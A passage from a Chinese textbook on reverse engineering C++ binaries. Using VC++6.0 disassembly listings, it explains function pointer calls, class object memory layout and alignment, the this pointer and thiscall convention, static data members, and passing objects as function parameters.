int (__stdcall*pShow) (int) =Show;
; 初始化过程没有变化，仍然为获取函数首地址并保存
0040B868    mov     dword   ptr[ebp-4], offset@ILT+20 (Show)
(00401019)
0040B86F mov eax, dword ptr[ebp-4]
0040B872 mov dword ptr[ebp-4], eax
int nRet=pShow (5);
0040B875 mov esi, esp; 保存进入函数前的栈顶，用于栈顶检查
0040B877 push 5; 压入参数5
0040B879 call dword ptr[ebp-4]; 获取函数指针中的地址，间接调用函数
0040B87C cmp esi, esp; 栈顶检查
0040B87E call__chkesp (004012d0); 栈平衡检查
0040B883 mov dword ptr[ebp-8], eax; 接收函数返回值数据
printf ("ret=%d\r\n", nRet);
}

```

代码清单8-17中的函数指针调用只是多了参数的传递、返回值的接收，和代码清单8-16中的函数指针并无实质区别。它们有着共同特征——都是间接调用函数，这是识别函数指针的关键点。

8.9 本章小结

由于数组的本质是同类元素的集合，各元素在内存中顺序排列，因此类型为`type`的数组`ary`第`n`个元素的地址可以表达为：`&ary[n]=ary的首地址+sizeof(type)*n`，编译器在此基础上开展各类优化。读者需理解这个公式，然后在阅读源码的时候看到等价于这个公式的行为就可以确定是数组访问。在数组元素的访问代码被编译器优化后，可能会直接看到`[ebp-n]`这样的访问，虽然在开始分析时这样的情况只能定性为局部变量，但是如果后来发现这类变量在内存中连续，而且类型一致，就可以考虑还原为数组，这样更方便。

第9章 结构体和类

在C++中，结构体和类都具有构造函数、析构函数和成员函数，两者只有一个区别：结构体的访问控制默认为public，而类的默认访问控制是private。对于C++中的结构体而言，public、private、protected的访问控制都是在编译期进行检查，当越权访问时，编译过程中会检查出此类错误并给予提示。编译成功后，程序在运行的过程中不会在访问控制方面做任何检查和限制。因此，在反汇编中，C++中的结构体与类没有分别，两者的原理相同，只是类型名称不同，本章使用的示例多为类。

9.1 对象的内存布局

结构体和类都是抽象的，在真实世界中它们只可以表示某个群体，无法确定这个群体中的某个独立个体，而对象则是群体中独立存在的个体。例如，地球上最智慧的群体生物是人，人便是抽象事物，可以看做是一个类。“人”只能描述这个类型的事物具有哪些特征，而无法得知具体是哪一个人。而在“人”这个类中，如关羽、张飞等都是独立存在的实体，可被看做是“人”这个类中的实体对象。

人	→	类、结构，抽象的概念
关羽	→	实例对象，实际存在的事物

由于类是抽象概念，当两个类的特征相同时，它们之间应该是相等的关系。而对象是实际存在的，即使它们之间所包

含的数据相同，也不能视为同一个对象，这就如同人类中的两个实体对象，即使他们是一对双胞胎，也不能因为他们的相貌等各方面的特征都相同就将他们描述成同一个人。下面我们将通过一个简单的示例（见代码清单9-1）来加深理解类与对象之间的关系。

代码清单9-1 类与对象的关系—C++源码

```
class CNumber{//CNumber为抽象类名称，如同"人"这个名称
public:
CNumber () {
m_nOne=1;
m_nTwo=2;
}
int GetNumberOne (){//类成员函数，如人类的行为，吃、喝、睡等
return m_nOne;
}
int GetNumberTwo () {
return m_nTwo;
}
private:
int m_nOne; //类数据成员，如人类的耳、鼻等外部器官
int m_nTwo;
};
void main () {
CNumber Number;
}
```

代码清单9-1中定义了自定义类型CNumber类，以及该类的实例对象Number。CNumber类型与C++中提供的int都属于数据类型。在32位下，整型变量的数据大小为4字节。使用class关键字的自定义类型如何分配各数据成员呢？我们下面来调试运行代码清单9-1，以分析对象Number的各成员在内存中的布局，如图9-1所示。




图 9-1 对象内存布局

在图9-1中，对象Number在内存中的地址为0x0012FF78，该地址处定义了对象Number的各个数据成员，它们分别存放在地址0x0012FF78与0x0012FF7C处。对象Number中先定义的数据成员在低地址处，后定义的数据成员在高地址处，依次排列。对象的大小只包含数据成员，类成员函数属于执行代码，不属于类对象的数据。

根据图9-1可知，凡是属于CNumber类型的变量，在内存中都会占据8字节的空间。这8字节由类中的两个数据成员组成，它们都是int类型，各自的数据长度为4字节。从内存布局上看，类与数组非常相似，都是由多个数据元素构成，但类的能力要远远大于数组。类成员的数据类型定义非常广，除本身的对象外，任何已知数据类型都可以在类中定义。

为什么在类中不能定义自身的对象呢？因为类需要在申请内存的过程中计算出自身的实际大小，以用于实例化。如果在类中定义了自身的对象，在计算各数据成员的长度时，又会回到自身，这样就形成了递归定义，而这个递归并没有出口，是一个无限的循环递归定义，所以不能定义自身对象作为类成员。但是，自身类型的指针除外，因为任何类型的指针在32位下所占用的内存大小始终为4字节，等同于一个常量值，因此将其作为类的数据成员不会影响长度的计算。根据以上知识，可以总结出如下的对象长度计算公式：

对象长度=sizeof（数据成员1）+sizeof（数据成员2）+.....+sizeof（数据成员n）

这个公式是否正确呢？

从表面上看，这个公式没有问题，但对象的大小计算远没有这么简单。即使类中没有继承和虚函数的定义，仍有三种特殊情况能推翻此公式：空类、内存对齐、静态数据成员。当出现这三种情况时，使用此公式得到的对象长度与实际情况不相符。下面我们就来详细介绍一下为何该公式不适用这三种情况。

空类。空类中没有任何数据成员，按照该公式计算得出的对象长度为0字节。类型长度为0，则此类的对象不占据内存空间。而实际情况是，空类的长度为1字节。如果对象完全不占用内存空间，那么空类就无法取得实例对象的地址，this指针失效，因此不能被实例化。而类的定义是由成员数据和成员函数组成，在没有成员数据的情况下，还可以有成员函数，因此仍然需要实例化，分配了1字节的空间用于类的实例化，这1字节的数据并没有被使用。

内存对齐。在VC++6.0中，类和结构体中的数据成员是根据它们在类或结构体中出现的顺序来依次申请内存空间的，由于内存对齐的原因，它们并不一定会像数组那样连续地排列。由于数据类型不同，因此占用的内存空间大小也会不同，在申请内存时，会遵守一定的规则。

在为结构体和类中的数据成员分配内存时，结构体中的当前数据成员类型长度为M，指定的对齐值为N，那么实际对齐值为 $q = \min(M, N)$ ，其成员的地址安排在q的倍数上。如以下代码所示：

```
Struct tagTEST{
```



```
short sShort; //应占2字节内存空间，假设所在地址为0x0012FF74
int nInt; //应占4字节内存空间
};
```

数据成员sShort的地址为0x0012FF74，类型为short，占2字节内存空间。VC++6.0指定的对齐值默认为8，short的长度为2，于是实际的对齐值取较小者2。所以，short被分配在地址0x0012FF74处，此地址是2的倍数，可分配。此时，轮到为第二个数据成员分配内存了，如果分配在sShort后，应在地址0x0012FF76处，但第二个数据成员为int类型，占4字节内存空间，与指定的对齐值比较后，实际对齐值取int类型的长度4，而地址0x0012FF76不是4的倍数，需要插入两个字节填充，以满足对齐条件，因此第二个数据成员被定义在地址0x0012FF78处，如图9-2所示。




图 9-2 内存对齐说明

在图9-2中，内存监视窗口中显示了test对象所在地址中的数据。在short类型变量所占用的地址0x0012FF74处，数据成员sShort被赋值为3。在其后插入了两个0xCC数据，它们便是编译器用于对齐而插入的，实际运行中并没有使用到这两个字节中的数据。

上述示例讲到了结构体成员对齐值的问题，现在讨论一

下对齐值对结构体整体大小的影响。如果按VC++6.0默认的8字节对齐，那么结构体的整体大小要能被8整除，如以下代码所示：

```
struct{
double dDouble; //所在地址：0x0012FF00~0x0012FF08之间，占8字节
int nInt; //所在地址：0x0012FF08~0x0012FF0C之间，占4字节
short sShort; //所在地址：0x0012FF0C~0x0012FF10之间，占2字节
};
```

上例中结构体成员的总长度为 $8+4+2=14$ ，按默认的对齐值设置要求，结构体的整体大小要能被8整除，于是编译器在最后一个成员sShort所占内存之后加入2字节空间填补到整个结构体中，使总大小为 $8+4+2+2=16$ ，这样就满足了对齐的要求。

但是，并非设定了默认对齐值就将结构体的对齐值锁定。如果结构体中的数据成员类型最大值为M，指定的对齐值为N，那么实际对齐值为 $\min(M, N)$ ，如以下代码所示：

```
struct{
char cChar; //应占1字节内存空间，如所在地址为0x0012FF00
int nInt; //应占4字节内存空间
short sShort; //应占2字节内存空间
};
```

以上结构如果还是按照8字节的方式对齐，其布局格式如下所示：

```
cChar所在地址：0x0012FF00~0x0012FF04之间，占4字节，对齐nInt
nInt所在地址：0x0012FF04~0x0012FF08之间，占4字节
sShort所在地址：0x0012FF08~0x0012FF0C之间，占2字节，另外填充2字节
```

随后定义的数据成员sShort应该使用6字节的空数据对

齐。VC++6.0通过检查发现，结构中最大的类型为nInt数据，占4字节空间，于是将对齐值由8调整为4，重新调整后，sShort只需要填充2字节的空白数据就可以实现对齐。

既然有默认的对齐值，就可以在定义结构体时进行调整，VC++6.0中可使用预编译指令#pragma pack (N) 来调整对齐大小。修改以上示例，调整对齐值为1，如以下代码所示：

```
#pragma pack (1)
struct{
char cChar; //应占1字节内存空间
int nInt; //应占4字节内存空间
short sShort; //应占2字节内存空间
};
```

调整对齐值后，根据对齐规则，在分配nInt时无需插入空白数据。对齐值为1，nInt占4字节大小，很明显，使用pack设定的对齐值更小，因此采用对齐值1的倍数来计算分配内存空间的首地址，nInt只需紧靠在cChar之后即可。这样cChar只占用1字节内存空间。由于设定的对齐值小于等于结构体中所有数据成员的类型长度，因此结构总长度只要是1的倍数即可。在这个例子中，结构总长度为7。

使用pack修改对齐值也并非一定会生效，与默认对齐值一样，都需要参考结构体中的数据成员类型。当设定的对齐值大于结构体中的数据成员类型大小时，此对齐值同样是无效的。对齐值的计算流程换个说法是：将设定的对齐值与结构体中最大的基本类型数据成员的长度进行比较，取两者之间的较小者。

当结构体中以数组作为成员时，将根据数组元素的长度计算对齐值，而不是按数组的整体大小去计算，如以下代码所示：

```
struct{
char cChar; //应占1字节内存空间，如所在地址为0x0012FF00
char cArray[4]; //应占4字节内存空间
short sShort; //应占2字节内存空间
};
```

按照对齐规定，cChar与cArray的对齐没有缝隙，无需插入空白数据，当cArray与sShort进行对齐时，cChar与cArray在内存中将会占5字节，此时按照结构中当前的数据类型short进行对齐，插入1字节的数据即可，其结构布局如下所示：

```
cChar 所在地址：0x0012FF00~0x0012FF01之间，占1字节
cArray[4]所在地址：0x0012FF01~0x0012FF06之间，占5字节
sShort 所在地址：0x0012FF06~0x0012FF08之间，占2字节
```

根据结构体中的各数据成员类型得到，最大类型的数据成员sShort占2字节大小，其余成员类型各为1字节大小。在默认的编译选项下，对齐值为8，而sShort长度为2，因此会按照short类型的长度（2字节）来对齐，此时结构的总大小为8字节，无需填入即可满足。

当结构体中出现结构体类型的数据成员时，不会将嵌套的结构体类型的整体长度参与到对齐值计算中，而是以嵌套定义的结构体所使用的对齐值进行对齐，如以下代码所示：

```
struct tagOne{
char cChar; //占1字节内存空间
char cArray[4]; //占5字节内存空间
short sShort; //占2字节内存空间
};
struct tagTwo{
int nInt; //占4字节内存空间
tagOne one;
//占8字节内存空间
};
```

在以上结构中，虽然tagOne结构占8字节大小，但由于其对齐值为2，因此tagTwo结构体中的最大类型便是int，以4作为对齐值。所以，结构tagTwo的总大小并非以8字节对齐的16字节，而是以4字节对齐的12字节。

由于存在内存对齐，数据的布局变化多端，因此在分析结构体和类的数据成员布局时，不能单纯地参考各数据成员的类型长度，按顺序进行排列，而应该按上述方法仔细观察和分析。另外，各编译器厂商的实现也有所不同，应仔细阅读相关文档。

静态数据成员。当类中的数据成员被修饰为静态时，对象的长度计算又会发生变化。虽然静态数据成员在类中被定义，但它与静态局部变量类似，存放的位置和全局变量一致。只是编译器增加了作用域的检查，在作用域之外不可见，同类对象将共同享有静态数据成员的空间，详细内容请参见9.3节。

通过以上的讲解我们发现，对象的内存布局并不简单。在类中定义了虚函数和类为派生类等情况下，对象的内存布局中将含有虚函数表和父类数据成员等数据信息，这将使长度计算更为复杂。我们要从简单的情况入手，先掌握最基本的类对象的内存结构分析方法，然后再深入学习。

当对象为全局对象时，其内存布局与局部对象相同，只是所在内存地址，以及构造函数和析构函数的触发时机不同。全局对象所在的内存地址空间为全局数据区，而局部对象的内存地址空间在栈中。第10章将会详细讲解全局对象的构造函数的初始化以及析构函数释放的全过程。

了解了类中数据成员的内存布局后，如何访问它们呢？在类方法中，又是如何知道数据成员在内存中的地址以及其中的数据信息的呢？带着这些疑问，我们进入9.2节的学习，了

解神秘的this指针。

9.2 this指针

在学习C++的过程中，大家都会接触到this指针。在类中没有对this指针的定义，但是在成员函数中却可以使用。许多C++程序员只知道在编码的过程中有this指针，但不知它从何而来和为何存在。

由于this指针的使用过程被编译器隐藏起来了，因此它变得格外神秘，我们通过本节的学习来揭开它的庐山真面目。

根据字面含义，this指针应属于指针类型，在32位环境下占4字节大小，保存的数据为地址信息。“this”可翻译为“这个”，因此经过字面的分析可认为this指针中保存了所属对象的首地址。9.1节介绍了对象的组成和它们在内存中的布局，但并没有分析如何访问对象中的数据成员。接下来，我们将从访问对象的数据成员和成员函数入手来分析this指针的使用过程。先来了解一下使用指针访问结构体或类成员的公式，假设type为某个正确定义的结构体或者类，member是type中可以访问的成员：

```
type*p;
//此处略去p的赋值
//以下是整型加法
p->member的地址=指针p的地址值+member在type中的偏移量
```

举个例子，如果有以下定义：

```
struct A{
int m_int; //在结构体内的偏移量为0
float m_float; //在结构体内的偏移量为4
};
struct A a; //假设这个结构体变量a的地址为0x0012ff00
```

```
struct A*pA=&a; //定义结构体指针，并赋初值
printf ("%p", &pA->m_float); //结果
```

我们知道，pA中保存的地址为0x0012ff00，m_float在结构体内的偏移量为4，于是可以得到：pA->m_float的地址=0x0012ff00+4=0x0012ff04。

思考题 接上例，见如下代码：

```
//以下结果是什么？程序会崩溃吗？为什么？答案见本章小结
printf ("%p", &((struct A*)NULL)->m_float);
```

明白结构体和类成员变量的寻址方法后，我们来看一个示例，如代码清单9-2所示。

代码清单9-2 访问类对象的数据成员—Debug版

```
//C++源码说明：类定义以及数据成员的访问
class CTest{
public:
void SetNumber (int nNumber) {//公有成员函数
m_nInt=nNumber;
}
public:
int m_nInt; //公有数据成员
};
void main () {
CTest Test;
Test.SetNumber (5); //调用成员函数
printf ("CTest: %d\r\n", Test.m_nInt); //获取数据成员
}
//C++源码与对应汇编代码讲解
//main函数分析
void main () {
CTest Test; //类对象定义
Test.SetNumber (5); //调用CTest类中的成员函数SetNumber
0040B768 push 5; 压入参数5
0040B76A lea ecx, [ebp-4]; 取出对象Test的首地址存入ecx中
; 调用成员函数
```



```

0040B76D call@ILT+10 (CTest: SetNumber) (0040100f)
printf ("CTest: %d\r\n", Test.m_nInt);
; 取出对象首地址处4字节的数据m_nInt存入eax中
0040B772 mov eax, dword ptr[ebp-4]
0040B775 push eax; 将eax中保存的数据成员m_nInt向成员函数传参
0040B776 push offset string"CTest: %d\r\n" (0042001c)
0040B77B call printf (00401060)
0040B780 add esp, 8
}
//SetNumber函数讲解
void SetNumber (int nNumber) { //SetNumber成员函数实现
0040B7B0 push ebp
0040B7B1 mov ebp, esp
0040B7B3 sub esp, 44h
0040B7B6 push ebx
0040B7B7 push esi
0040B7B8 push edi
0040B7B9 push ecx; 注意, ecx中保存了对象Test的首地址
0040B7BA lea edi, [ebp-44h]
0040B7BD mov ecx, 11h
0040B7C2 mov eax, 0CCCCCCCch
0040B7C7 rep stos dword ptr[edi]
0040B7C9 pop ecx; 还原ecx
; 将ecx中的数据存入ebp-4地址处, 该地址处保存着调用对象的首地址, 即this
指针
0040B7CA mov dword ptr[ebp-4], ecx
m_nInt=nNumber;
; 取出对象的首地址并存入eax
0040B7CD mov eax, dword ptr[ebp-4]
; 取出参数中的数据并保存到ecx中
0040B7D0 mov ecx, dword ptr[ebp+8]
; 这里是给成员m_nInt赋值。由于eax是对象的首地址, 成员m_nInt的偏移量为
0, 如果写成这样可能
; 更容易理解: mov dword ptr[eax+0], ecx
0040B7D3 mov dword ptr[eax], ecx
}

```

代码清单9-2中演示了对象调用成员的方法, 以及取出数据成员的过程。在使用默认的调用约定时, 在调用成员函数的过程中, 编译器做了一个“小动作”: 利用寄存器ecx保存了对象的首地址, 并以寄存器传参的方式传递到成员函数中, 这便是this指针的由来。由此可见, 所有成员函数都有一个隐藏参

数，即自身类型的指针，这便是this指针，将这样的默认调用约定称为thiscall。

在成员函数中访问数据成员也是通过this指针间接访问的，这便是为什么在成员函数内可以直接使用数据成员的原因。在类中使用数据成员以及成员函数时，编译器隐藏了如下操作：

```
class CTest{
public:
void Show () {
//隐藏传递了this指针，这里实际为this->GetNumber ()
printf ("%d\r\n", GetNumber () );
}
int GetNumber () {
//隐藏传递了this指针，这里实际为return this->m_nInt;
return m_nInt;
}
private:
int m_nInt;
};
```

在VC++的环境下，识别this指针的关键点是在函数的调用过程中使用了ecx作为第一个参数，并且在ecx中保存的数据为对象的首地址，但并非所有的this指针的传递都是如此。在代码清单9-2中，成员函数SetNumber的调用方式为thiscall。thiscall的栈平衡方式与_stdcall相同，都是由被调用方负责平衡。但是，两者在传参的过程中却不一样，声明为thiscall的函数，第一个参数使用寄存器ecx传递，而非通过栈顶传递。而且thiscall并不属于关键字，它是C++中成员函数特有的调用方式，在C语言中是没有这种调用方式的。由于在VC++环境下thiscall不属于关键字，因此函数无法显式声明为thiscall调用方式，而类的成员函数默认是thiscall调用方式。所以，在分析过程中，如果看到某函数使用ecx传参，且ecx中保留了对对象的this指针，以及在函数实现代码内，存在this指针参与的寄存器

相对间接访问方式，如[reg+8]，即可怀疑此函数为成员函数。

当使用其他调用方式（如__stdcall）时，this指针将不再使用ecx传递，而是改用栈传递。将代码清单9-2中的成员函数SetNumber修改为__stdcall调用方式，查看this指针的传递与使用过程，如代码清单9-3所示。

代码清单9-3 使用__stdcall调用方式的成员函数— Debug版

```
//C++源码说明：数组和局部变量的定义以及初始化
class CTest{
public:
void__stdcall SetNumber (int nNumber) { //修改其调用方式
m_nInt=nNumber;
}
public:
int m_nInt; //公有数据成员
};
void main () {
CTest Test;
Test.SetNumber (5); //调用__stdcall成员函数
printf ("CTest: %d\r\n", Test.m_nInt); //获取成员数据
}
//C++源码与对应汇编代码讲解
//成员函数调用过程，其他略
Test.SetNumber (5);
0040B808 push 5
0040B80A lea eax, [ebp-8]; 获取对象首地址并存入eax中
0040B80D push eax; 将eax作为参数压栈
0040B80E call@ILT+15 (CTest: SetNumber) (00401014)
//成员函数SetNumber的实现过程
void__stdcall SetNumber (int nNumber) {
; Debug初始化过程略
m_nInt=nNumber;
0040B7C8 mov eax, dword ptr[ebp+8]; 取出this指针并存入eax中
0040B7CB mov ecx, dword ptr[ebp+0Ch]; 取出参数nNumber并存入ecx
中
0040B7CE mov dword ptr[eax], ecx; 使用eax取出成员并赋值
}
```

在代码清单9-3中，成员函数SetNumber在调用过程中没有通过ecx传递this指针，取而代之的是以栈方式传递参数。__cdecl调用方式和__stdcall调用方式只是在参数平衡时有所区别，这里就不详细讲解了。使用__cdecl和__stdcall声明的成员函数，this指针并不像thiscall那样容易识别。使用栈方式传递参数，并且第一个参数为对象首地址的函数很多，很难区分。

虽然难以区分，但如果能确定函数的第一个参数为this指针，并且在函数体内将this指针存入某寄存器，然后出现寄存器相对间接访问方式，那么将其还原为成员函数也是等价的。

在O2选项中，代码清单9-2和代码清单9-3经过优化后，类对象将不复存在，只是使用printf函数，输出数字5。SetNumber函数完成的功能是将数据成员m_nInt赋值为常量5。其他代码没有再对此变量做任何修改，而类对象Test只有一个数据成员m_nInt，该对象除了为数据成员赋值外，并无其他操作，因此编译器作了减少变量的优化处理。转换后代码如下所示：

```
int nInt=5; //可使用常量传播
printf ("CTest: %d\r\n", nInt);
//减少变量后
printf ("CTest: %d\r\n", 5);
```

经过优化后，此程序中只有一句代码。使用O2选项编译代码清单9-3，可通过图9-3验证分析结果。

```
; int __cdecl main(int argc, const char **argv, const char **envp)
_main      proc near          ; CODE XREF: start+AF↓p
           push      5
           push      offset Format ; "CTest : %d\r\n"
           call     _printf
           add      esp, 8
           xor      eax, eax
           retn
_main      endp
```

图 9-3 代码清单9-3优化后的反汇编代码

使用thiscall调用方式的成员函数的要点分析:

lea ecx, [mem]; 取对象首地址并存入ecx中, 要注意观察内存
call FUN_ADDRESS; 调用成员函数
; 在函数调用内, ecx尚未重新赋值之前
mov XXX, ecx; 发现函数内使用ecx中的数据, 说明函数调用前对ecx的赋值
; 实际上是在传递参数
; 其后ecx中的内容会传递给其他寄存器
mov[reg+i], XXX; 发现了寄存器相对间接寻址方式, 如果能排除数组访问, 那就能说明reg中保存的是结构体或者类对象的首地址

符合以上特点, 基本可判定这是调用类的成员函数。通过分析函数代码中访问ecx的方式, 并结合内存窗口, 以ecx中的值为地址去观察其数据, 可以进一步分析并还原出对象中的各数据成员。

__stdcall与__cdecl调用方式的成员函数分析:

lea reg, [mem]; 取出对象首地址并存入寄存器变量中
push reg; 将保存对象首地址的寄存器作为参数压栈
call FUN_ADDRESS; 调用成员函数
; 在函数调用内, 将第一个函数参数作为指针变量, 以寄存器相对间接寻址方式访问

对于这种形式的代码, 应重点分析压入的第一个参数是否为对象的首地址。如果是, 则可通过分析得知, 该函数等价

为此对象中的成员函数。根据第一个参数的使用，以及它所指向的地址，可还原出该结构中的各数据成员。

本节中只简单地讲解了与类和对象相关的内容，并没有涉及复杂的案例。稍后将会逐步接触较为复杂的对象结构。万丈高楼平地起，有一个良好的基础，才能够掌握更多的知识。

9.3 静态数据成员

9.1 节简单介绍了静态数据成员。当类中定义了静态数据成员时，由于静态数据成员和静态变量原理相同（是一个含有作用域的特殊全局变量），因此该静态数据成员的初值会被写入编译链接后的执行文件中。当程序被加载时，操作系统将执行文件中的数据读到对应的内存单元里，静态数据成员便已经存在，而这时类并没有实例对象。所以静态数据成员和对象之间的生命周期不同，并且静态数据成员也不属于某一对象，与对象之间是一对多的关系。静态数据成员仅仅和类相关，和对象无关，多个对象可以共同拥有同一个静态数据成员，如图9-4所示。




图 9-4 普通数据成员与静态数据成员区别

在图9-4中，定义了两个CStatic类对象staticOne和staticTwo。CStatic类的定义如下面的代码所示。根据图9-4中监视器窗口的显示，两个对象各自的数据成员在内存中的地址

不同，而静态数据成员的地址却相同。可见，类中的普通数据成员对于同类对象而言是独立存在的，而静态数据成员则是所有同类对象的共用数据。静态数据成员和对象是一对多的关系。

因为静态数据成员有此特性，所以在计算类和对象的长度时，静态数据成员属于特殊的独立个体，不被计算在其中，如以下代码所示：

```
class CStatic{//类CStatic的定义
public:
static int m_snInt; //静态数据成员
int m_nInt; //普通数据成员
};
int CStatic: m_snInt=0; //静态数据成员初始化
void main () {
CStatic a;
int nSize=sizeof (a); //计算对象长度
//mov dword ptr[ebp-8], 4; 转换后的汇编代码，得到长度为4
printf ("CStatic: %d\r\n", nSize); //显示对象长度
}
```

通过sizeof获得对象a所占用的内存长度为4。静态数据成员m_snInt没有参与对象a的长度计算。m_snInt为静态数据成员，m_nInt为普通数据成员，两者所属的内存地址空间不同，这也是静态数据成员不参与长度计算的原因之一，两者对比如下：

```
printf ("0x%08x\r\n", &a.m_snInt); //使用对象直接调用静态数据成员
push offset CStatic: m_snInt (004237a4); 静态成员所在地址为
0x004237A4
; 部分printf代码分析略
printf ("0x%08x\r\n", &a.m_nInt); //获取普通数据成员地址
; 获取对象的首地址并存入ecx中，得到数据成员m_nInt的地址
lea ecx, [ebp-4]
; 部分printf代码分析略
```

在以上代码分析中，静态数据成员所在处的地址为0x004237A4，而普通数据成员的地址在ebp-4h中，是一个栈空间地址。在使用的过程中，静态数据成员是常量地址，可通过立即数间接寻址的方式访问。普通数据成员只有在类对象产生后才存在，地址值无法确定，只能以寄存器相对间接寻址的方式访问。所以，在成员函数中使用这两种数据成员时，由于静态数据成员属于全局变量，并且不属于任何对象，因此访问时无需this指针。而普通的数据成员属于对象所有，访问时需要使用this指针，如代码清单9-4所示。

代码清单9-4 在成员函数中使用静态数据成员与普通数据成员—Debug版

```
//C++源码说明：成员函数中使用静态数据成员与普通数据成员
class CStatic{//类CStatic的定义
public:
void ShowNumber ();
static int m_snInt; //静态数据成员
int m_nInt; //普通数据成员
};
void CStatic: ShowNumber () {
printf ("m_nInt=%d, m_snInt=%d", m_nInt, m_snInt);
}
void main () {
Static.m_nInt=1;
Static.m_snInt=2;
Static.ShowNumber ();
}
//C++源码与对应汇编代码讲解
void main () {
CStatic Static;
; 没有任何汇编代码
Static.m_nInt=1;
0040B788 mov dword ptr[ebp-4], 1; 普通数据成员赋值
Static.m_snInt=2;
0040B78F mov dword ptr[CStatic: m_snInt (004235bc)], 2; 静态数
据成员赋值
Static.ShowNumber ();
0040B799 lea ecx, [ebp-4]; 传递this指针
0040B79C call@ILT+5 (CStatic: ShowNumber) (0040100a)
```

```

}
void CStatic: ShowNumber () {
0040B85A mov dword ptr[ebp-4], ecx; 获取this指针
printf ("m_nInt=%d, m_snInt=%d", m_nInt, m_snInt);
0040B85D mov eax, [CStatic: m_snInt (004235bc)]; 直接访问静态数
据成员
0040B862 push eax
0040B863 mov ecx, dword ptr[ebp-4]; 获取this指针
0040B866 mov edx, dword ptr[ecx]; 通过this指针访问数据成员
0040B868 push edx
0040B869          push          offset          string"m_nInt=%d,
m_snInt=%d" (00420fb0)
0040B86E call printf (00401080)
0040B873 add esp, 0Ch
}

```

静态数据成员在反汇编代码中很难被识别，因为其展示形态与全局变量相同，很难被还原成对应的高级代码。可参考其代码的功能，酌情处理。

9.4 对象作为函数参数

对象作为函数的参数时，其传递过程较为复杂，传递方式比较独特。其传参过程与数组不同：数组变量的名称代表数组的首地址，而对象的变量名称却不能代表对象的首地址。传参时不会像数组那样以首地址作为参数传递，而是先将对象中的所有数据进行备份（复制），将复制的数据作为形参传递到调用函数中使用。

在基本的数据类型中，除双精度浮点类型外，其他所有数据类型在32位下都不超过4字节大小，使用一个栈元素即可完成数据的复制和传递。而类对象是自定义数据类型，是除自身外的所有数据类型的集合，各个对象的长度不定。对象在传参的过程中是如何被复制和传递的呢？我们来分析一下代码清单9-5。

代码清单9-5 对象作为函数的参数—Debug版

```
//C++源码说明：参数为对象的函数调用
class CFunTest{
public:
int m_nOne;
int m_nTwo;
};
void ShowFunTest (CFunTest FunTest) { //参数为类CFunTest的对象
printf ("%d%d\r\n", FunTest.m_nOne, FunTest.m_nTwo);
}
void main () {
CFunTest FunTest;
FunTest.m_nOne=1;
FunTest.m_nTwo=2;
ShowFunTest (FunTest);
}
//C++源码与对应汇编代码讲解
//main函数实现
```

```

void main () {
CFunTest FunTest;
; 注意, 这里没有任何调用默认构造函数的汇编代码
FunTest.m_nOne=1;
00401098 mov dword ptr[ebp-8], 1; 数据成员m_nOne所在地址为ebp-8
FunTest.m_nTwo=2;
0040109F mov dword ptr[ebp-4], 2; 数据成员m_nTwo所在地址ebp-4
ShowFunTest (FunTest);
004010A6 mov eax, dword ptr[ebp-4]
004010A9 push eax; 传入数据成员m_nTwo
004010AA mov ecx, dword ptr[ebp-8]
004010AD push ecx; 传入数据成员m_nOne
004010AE call@ILT+10 (ShowFunTest) (0040100f)
004010B3 add esp, 8
}
void ShowFunTest (CFunTest FunTest) {
printf ("%d%d\r\n", FunTest.m_nOne, FunTest.m_nTwo);
